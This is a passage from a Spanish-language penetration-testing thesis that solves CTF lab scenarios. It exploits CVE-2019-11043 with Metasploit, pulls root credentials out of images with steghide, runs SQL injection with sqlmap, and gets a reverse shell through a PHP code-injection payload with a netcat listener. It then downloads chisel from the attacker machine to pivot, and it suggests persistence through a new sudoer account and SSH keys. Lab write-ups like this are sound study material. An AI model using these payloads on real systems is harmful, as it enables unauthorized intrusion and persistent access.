Tras investigar se descubre que esta vulnerabilidad también se puede explotar desde la consola de *Metasploit* incluida en *KALI*. Si se realiza la búsqueda por el término FPM se localiza el módulo fácilmente:




Figura 48. [ESC2] Búsqueda de módulo en Metasploit

Se selecciona este módulo mediante “use 0” al ser el único que apareció en la búsqueda y a ver los parámetros necesarios para su ejecución mediante la instrucción “info”:




Figura 49. [ESC2] Selección de módulo en Metasploit




Figura 50. [ESC2] Parámetros requeridos en Metasploit

Se configuran los parámetros requeridos: RHOSTS, RPORT, TARGETURI y se lanza el *exploit* que aprovecha esta vulnerabilidad. **Esta vulnerabilidad proporciona una reverse shell de *meterpreter* con funcionalidades de consola en el equipo remoto**:




Figura 51. [ESC2] Shell Meterpreter mediante Metasploit

Se realiza un reconocimiento sobre el directorio donde se ejecuta la *shell* y su contenido y se encuentra un fichero oculto con la primera *flag* del escenario:




Figura 52. [ESC2] Obtención de flag de usuario

Escenario 2 - Odyssey_v2:

- **Flag de usuario: 58C250724441ED96979209921FAC3D89**

Al tener una *shell meterpreter* en el sistema vulnerado se procede a revisar de nuevo la estructura de directorios compartidos por el servidor *WWW* y a revisar los ficheros críticos del sistema buscando la manera de realizar una escala de privilegios.

Se confirma que existe un usuario llamado “pablo” en el sistema y que tiene acceso a consola *bash* en *login* (información que también se obtuvo en la lectura del fichero /etc/passwd mediante el *exploit* en navegador *web*). El usuario “root” tiene habilitado *login*. No se descubre otra información relevante para la escalada de privilegios y otros ficheros relevantes (como /etc/shadow) no son legibles, por permisos del usuario desde *meterpreter* (www-data).

4.2.4 Post-Explotación Escenario 2

Se analiza el conjunto de información encontrada:

- **Existen 3 candidatos a claves/contraseñas** que se han encontrado en los ficheros <junk.txt> de los directorios 1, 3 y 11:
    1. 1234_sec
    3. hoora!
    11. california

- Existen imágenes numeradas desde el número 0 al 15 dentro del directorio <images>. **Se descargan y analizan las imágenes correspondientes a los números 1, 3 y 11 y todas parecen ser la misma imagen**:

Figura 53. [ESC2] Imágenes 1.jpg, 3.jpg y 11.jpg

Pero si se calcula **un sencillo *hash* de estas imágenes, este no coincide, por lo que las 3 imágenes no son las misma y pueden esconder información adicional:**

```
┌──(kali㉿kali)-[~/Descargas]
└─$ md5sum 1.jpg 3.jpg 11.jpg
dbe1dd45f43f537e0dc3ab1fdd715ad8  1.jpg
440d02fa42f4229e59932fba4453f33c  3.jpg
d66803f2602ce89a4835bd186f6dee04  11.jpg
```

Figura 54. [ESC2] Cálculo de hash de imágenes similares

Ante la sospecha de las imágenes puedan esconder información adicional mediante **esteganografía** se instala en *KALI* el paquete ***steghide***:

```
$ sudo apt install steghide -y
```

Y se prueba en los ficheros de imágenes utilizando como claves los textos escondidos dentro de los ficheros <junk.txt>:

```
┌──(kali㉿kali)-[~/Descargas]
└─$ steghide extract -sf 1.jpg -p 1234_sec -xf 1.txt
steghide extract -sf 3.jpg -p hoora! -xf 3.txt
steghide extract -sf 11.jpg -p california -xf 11.txt
anot♦ los datos extra♦dos e/"1.txt".
anot♦ los datos extra♦dos e/"3.txt".
anot♦ los datos extra♦dos e/"11.txt".

┌──(kali㉿kali)-[~/Descargas]
└─$ cat 1.txt 3.txt 11.txt
user: root
pass: !3QwX?j4
flag: /root/.hide/.last
```

Figura 55. [ESC2] Información oculta en imágenes

De esta forma se generan 3 salidas a partir de los 3 ficheros de entrada y las 3 claves:

```
user: root
pass: !3QwX?j4
flag: /root/.hide/.last
```

Se intenta el acceso a la máquina por *SSH* con estas credenciales y se accede a la ruta indicada en *flag* (/root/.hide/.last) para buscar la última *flag* de este reto:




Figura 56. [ESC2] Acceso y captura de segunda flag

Escenario 2 - Odyssey_v2:

- **Flag de root: 5378aef8946e502ca645a55cbedc5661**

Como tareas adicionales de **post-explotación para conseguir persistencia en el acceso al *host*** sin la instalación de *software* adicional se podrían plantear distintas opciones:

- Crear un nuevo usuario con acceso remoto y con permisos totales como *sudoer*
- Habilitar la autenticación mediante clave privada al usuario creado en el punto anterior y a *root*, para continuar accediendo con ambos usuarios tras cambios de contraseña.

4.2.5 Reporte y mitigaciones Escenario 2

VULNERABILIDAD 1:

CVE: CVE-2019-11043
SERVICIO: PHP+NGINX, TCP80 (TCP8080 en el escenario 2), TCP443
USUARIO AFECTADO: www-data
INFORMACIÓN: La versión de PHP instalada (7.1.33dev) es vulnerable a este ataque ya que tiene el soporte *FPM* activado y está ejecutándose sobre un servidor web *nginx*.

MITIGACIÓN: Actualizar los paquetes de PHP y NGINX instalados en el sistema y deshabilitar el soporte FPM si no es necesario para el funcionamiento de la web.
INFORMACIÓN ADICIONAL:
https://nvd.nist.gov/vuln/detail/CVE-2019-11043
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11043
https://www.exploit-db.com/exploits/47553
https://www.exploit-db.com/exploits/48182

VULNERABILIDAD 2:

CVE: no tiene asociado
SERVICIO: SSH, TCP22 (TCP2222 en el escenario 2),
USUARIO AFECTADO: root
INFORMACIÓN: el servidor expone públicamente información, a través de su servicio WWW, que compromete las credenciales del usuario "*root*" del sistema.
MITIGACIÓN: eliminar los ficheros compartidos por WWW que dan información acerca de las credenciales de acceso al sistema.

4.2.6 Resumen de Flags Escenario 2

Escenario 2 - Odyssey_v2:
- **Flag de usuario: 58C250724441ED96979209921FAC3D89**
- **Flag de root: 5378aef8946e502ca645a55cbedc5661**

4.3 Escenario 3 – jump_force

Se procede a ejecutar el escenario 3, llamado “jump_force” como se indica en la documentación:

```
$ sudo docker-compose up
```

De forma automática se descarga cada contenedor y posteriormente se inician, devolviendo a consola el estado “*I am a fun TFM*” que indica que están ejecutándose correctamente y se puede comenzar el reto del escenario 3:

Figura 57. [ESC3] Inicio de Escenario 3 (output de Docker-Compose)

4.3.1 Enumeración Escenario 3

En este escenario, se informa de que se inicie el reconocimiento por el puerto TCP5000 por lo que se procede a escanear este puerto con ***NMap*** con el parámetro (-sV) para indicar que se necesita la máxima información sobre las versiones de los servicios que se ejecutan tras cada puerto:




Figura 58. [ESC3] Resultado de enumeración NMap

Con esta información se redacta el siguiente resumen:

- **TCP 5000** → Servicio HTTP → Aplicación Apache en versión 2.4.25

HTTP (TCP 5000)

Se realiza un escaneo con *DirBuster,* con la configuración presentada en la sección 2 de esta memoria, para localizar ficheros y directorios accesibles mediante WWW en el servidor http://10.10.10.110:5000




Figura 59. [ESC3] Resultados de DirBuster

Se recopila y ordena toda la información conseguida con *DirBuster*. A continuación, se presenta **un resumen de lo encontrado**, lo cual se desarrollará más adelante en esta sección:

- En la raíz del website **existe un fichero *<index.php>***
- En la raíz del website **existe un fichero *<password.php>***
- En la raíz del website **existe un fichero *<backup.php>***
- Existe un directorio llamado **<icons> con un subdirectorio en el interior**
- Existe un directorio llamado **<server-status>**

Se detalla cada uno de los ficheros encontrados:

/index.php
Esta dirección web contiene un texto con el siguiente mensaje:




Figura 60. [ESC3] Mensaje en index.php

/password.php
Esta dirección web muestra un formulario que pide un ID, al parecer numérico:




Figura 61. [ESC3] Formulario password.php

Si se prueban diferentes valores en el formulario se obtienen como respuesta distintas frases para los valores de entrada igual a 0, 1, 2 y 3:




Figura 62. [ESC3] Formulario password.php (id=0)




Figura 63. [ESC3] Formulario password.php (id=1)

Para valores distintos a cualquiera de estos cuatro no aparece ninguna respuesta. Se puede observar que el parámetro que se introdujo en el formulario se agrega a la propia *URL/URI* y por tanto se realiza la petición mediante el método *PHP GET*.

/backup.php
Esta dirección muestra un formulario donde se presentan 3 entradas de datos:




Figura 64. [ESC3] Formulario backup.php

Si en la primera entrada de datos se introduce **un valor distinto de "Y" esta dirección devuelte el texto: "*si no quieres...*"**

Si **en la primera entrada de datos se introduce el valor "Y", el formulario realizará la suma de los 2 campos siguientes**, siempre que estos sean caracteres numéricos:




Figura 65. [ESC3] Respuesta de formulario backup.php

Se comprueba **que el usuario que ejecuta *PHP* es www-data**. Se verifica que **este formulario envía lo datos por *PHP POST* ya que no envía los datos por URL/URI.**

/icons/ & /server-status/
Estas direcciones devuelven un error 403 de acceso no permitido por lo que no se puede enumerar mucho más de ellas:

Figura 66. [ESC3] Acceso a /icons/ desde navegador

4.3.2 Análisis de vulnerabilidades Escenario 3

Se comienza analizando <password.php>, recibe los parámetros por *GET* y esto podría ser relevante para realizar una inyección *SQL* sobre el motor de base de datos que esté manejando interiormente. Además el formulario no tiene validación de campos (*inputs*), ya que si se incluye un carácter **“ ‘ “ (comilla simple)** en él, es interpretado por el motor de BBDD y el error es mostrado en pantalla, esto parece confirmar el hecho de que el formulario sea vulnerable a inyecciones SQL:




Figura 67. [ESC3] Prueba de validación de *inputs*

Para comprobar si este formulario es vulnerable a una inyección *SQL* se utiliza **SQLMap** desde *KALI* y se elige http://10.10.10.110:5000/password.php como URL:

```
$ sqlmap -u http://10.10.10.110:5000/password.php?id=1 -a
```

Y se confirmará la URL como vulnerable a este tipo de ataques:




Figura 68. [ESC3] SQLMap sobre password.php

En la fase de explotación se continuará utilizando ***SQLMap*** sobre <password.php>
Por otra parte, está el formulario <backup.php>, al analizarlo se confirma que está diseñado para recibir los datos por *PHP POST,* por lo que no será vulnerable a inyecciones *MYSQL* como <password.php>.

En <backup.php> se debe razonar la lógica interna de cómo funciona este formulario web y cómo operará *PHP* en el servidor, para adaptar esto a la finalidad del *CTF*. Parece ser que el primer campo debe ser siempre igual a “Y” para que el sistema opere el segundo y el tercero. Si el primer campo es “Y” entonces *PHP* operará los valores de los campos segundo y tercero.

Se intenta forzar la ejecución de una instrucción en el segundo campo. Para ello se agregan dos caracteres limitadores “;” al inicio y al final, y se termina la instrucción con “//” para que el resto, incluido lo introducido en el tercer campo, sea tomado como comentario y no se ejecute ni presente errores. **Este ataque se denomina inyección de código al provocar la ejecución de nuevas instrucciones por parte del atacante**:




Figura 69. [ESC3] Análisis de formulario backup.php

4.3.3 Explotación de vulnerabilidades Escenario 3

En primer lugar, se va a realizar la **explotación de la vulnerabilidad *SQLInjection* con *SQLMap* en el formulario <password.php>.** Este proceso muestra todas las tablas y bases de datos en el servidor *MySQL* comprometido. **En esta hay una tabla llamada *flags* dentro de la base de datos *poc* con la primera *flag* del escenario 3:**




Figura 70. [ESC3] Explotación SQLi en password.php

Escenario 3 – jump_force:

- **Flag en MySQL: 003d873449f8e8ff13b72f2061bfbaa4e5a84b82**

A continuación, **se revisa el formulario <backup.php> que era vulnerable a una inyección de código. Se va a explorar esta vulnerabilidad para conseguir una *shell inversa* desde la máquina víctima a la máquina atacante**. Para ello se ejecutará en la máquina víctima a través del segundo campo del formulario la siguiente instrucción, en donde 10.10.10.110 en la IP de la máquina *KALI* usada para el *CTF*:

```
$ ;php -r '$sock=fsockopen("10.10.10.110",1234);exec("/bin/bash -i
<&3 >&3 2>&3");';//
```

Previamente, en la máquina *KALI* se deberá esperar la conexión entrante mediante *netcat:*

```
$ nc -v -n -l -p 1234
```

Tras realizar estos 2 pasos, se tendrá acceso a una *shell* funcional, aunque algo limitada (al no contar, por ejemplo, con el comando *ssh* y no poder trabajar con editores de texto) de la máquina víctima, con usuario **www-data**:




Figura 71. [ESC3] Reverse Shell mediante backup.php

Se procede a comprobar si es posible escalar privilegios y aparentemente no es posible. Como el nombre de este tercer reto es **jump_force** se supone que hay otra máquina en el rango IP de esta máquina vulnerada a la que se debe saltar para conseguir la segunda *flag*. Para realizar ***pivoting*** desde esta máquina jump_force_1 y descubrir la máquina jump_force_2 se podría utilizar el ejecutable ***socat*** que está disponible en jump_force_1 (/usr/bin/) pero se va a utilizar ***chisel***

Como no se dispone de *chisel* en esta máquina se procede a crear un *script PHP* que se pueda ejecutar desde *la shell limitada* y que se conecte a la máquina *KALI* para descargar un fichero, en este caso el fichero es el ejecutable de ***chisel***. Al no poder utilizarse los editores de texto como *vi* o *nano* se procede a crear el script necesario mediante una sucesión de comandos *echo*:

```
$ echo "<?php" > /tmp/getfile.php
$ echo "\$fileUrl = 'http://10.10.10.110:9000/chisel';" >> /tmp/getfile.php
$ echo "\$fileName = basename( \$fileUrl );" >> /tmp/getfile.php
$ echo "\$savePath = '/tmp/' . \$fileName;" >> /tmp/getfile.php
$ echo "\$file = @file_get_contents( \$fileUrl );" >> /tmp/getfile.php
$ echo "if ( file_put_contents( \$savePath, \$file ) ) {" >> /tmp/getfile.php
$ echo "    echo 'File downloaded successfully';" >> /tmp/getfile.php
$ echo "} else {" >> /tmp/getfile.php
$ echo "    echo 'File failed to download';" >> /tmp/getfile.php
$ echo "}" >> /tmp/getfile.php
$ echo "?>" >> /tmp/getfile.php
```

Figura 72. [ESC3] Edición de fichero PHP

Estos comandos crearán un fichero **/tmp/getfile.php** que ejecutará para descargar el ejecutable "**chisel"**" desde un servidor web que estará en la máquina *KALI*. Por esto, antes de ejecutar el *PHP* se deben realizar las siguientes tareas en la maquina *KALI*:

- Se descarga *chisel*, se descomprime y se copia el ejecutable en una carpeta que será la que se comparta mediante un servidor HTTP. Enlace de descarga: https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz

- Se abre una ventana de consola, se sitúa en la carpeta utilizada en el punto anterior y se procede a activar el servidor web (TCP9000) mediante el comando:

```
$ python2 -m SimpleHTTPServer 9000
```

```
┌──(kali㉿kali)-[~/CTF/jump_force_files]
└─$ python2 -m SimpleHTTPServer 9000
Serving HTTP on 0.0.0.0 port 9000 ...
```

Figura 73. [ESC3] Correcta activación del servidor HTTP

Con todo lo anterior preparado, se interpreta en jump_force1 por *PHP* (mediante la instrucción "php -F) el *script* PHP que se ha creado anteriormente:

```
$ php -F /tmp/getfile.php
```

Se mostrará lo siguiente en pantalla confirmando la descarga:

```
┌──(kali㉿kali)-[~]
└─$ nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [10.10.10.110] from (UNKNOWN) [172.18.0.2] 59298
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@901fb2532e4a:/var/www/html$ php -F /tmp/getfile.php
php -F /tmp/getfile.php

File downloaded successfully
```

Figura 74. [ESC3] Descarga de chisel

Desde esta última captura también se puede obtener la información acerca de la dirección **IP real de la máquina jump1, que es la 172.18.0.2.** También se podría conseguir ejecutando un *ifconfig* desde una *shell* en esta máquina:

```
www-data@901fb2532e4a:/var/www/html$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.2  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:ac:12:00:02  txqueuelen 0  (Ethernet)
        RX packets 3709  bytes 24482732 (23.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1913  bytes 129099 (126.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figura 75. [ESC3] Configuración IP de jump1

Se le asigna al fichero los permisos de ejecución necesarios y la utilidad ***chisel*** estará disponible en el sistema jump1 (/tmp/chisel).

Se procede a crear la estructura necesaria para realizar el ***pivoting* con *Dynamic Port Forwarding Proxy Inverso***. Se elije un proxy inverso para poder iniciar la conexión desde cliente (jump1) a servidor (*KALI*) y no depender de bloqueos de firewall en la máquina jump1. Se elige ***Dynamic Forwarding*** para poder utilizarlo como ***proxy socks***.

Para proceder se ejecuta ***chisel*** (es recomendable que sea la misma versión que se subió a la máquina vulnerada) en la máquina *KALI* como servidor en modo inverso, es decir, recibirá las peticiones y las enviará a los puertos de los clientes. Para ello se ejecuta el siguiente comando:

```
$ ./chisel server -p 1122 --reverse
```

Con este comando se especifica que el puerto TCP1122 será utilizado como entrada al servidor ***chisel*** por parte de los clientes (que serán los que recibirán finalmente el tráfico a modo de proxy).

```
┌──(kali㉿kali)-[~/Escritorio]
└─$ ./chisel server -p 1122 --reverse
2022/12/22 20:57:01 server: Reverse tunnelling enabled
2022/12/22 20:57:01 server: Fingerprint COgjh8sAvVpgR3XU1bgzhrMEq2SZtt/xtDgSBVBTrK8=
2022/12/22 20:57:01 server: Listening on http://0.0.0.0:1122
2022/12/22 20:57:22 server: session#1: tun: proxy#R:127.0.0.1:2211⇒socks: Listening
```

Figura 76. [ESC3] Ejecución de Chisel servidor invertido en KALI

Una vez que se ejecute ***chisel*** como servidor en máquina *KALI*, se procede a crear una conexión desde la máquina jump1 utilizando el comando siguiente:

```
$ ./chisel client 10.10.10.110:1122 R:2211:socks
```

```
www-data@901fb2532e4a:/tmp$ ./chisel client 10.10.10.110:1122 R:2211:socks
./chisel client 10.10.10.110:1122 R:2211:socks
2022/12/23 01:57:22 client: Connecting to ws://10.10.10.110:1122
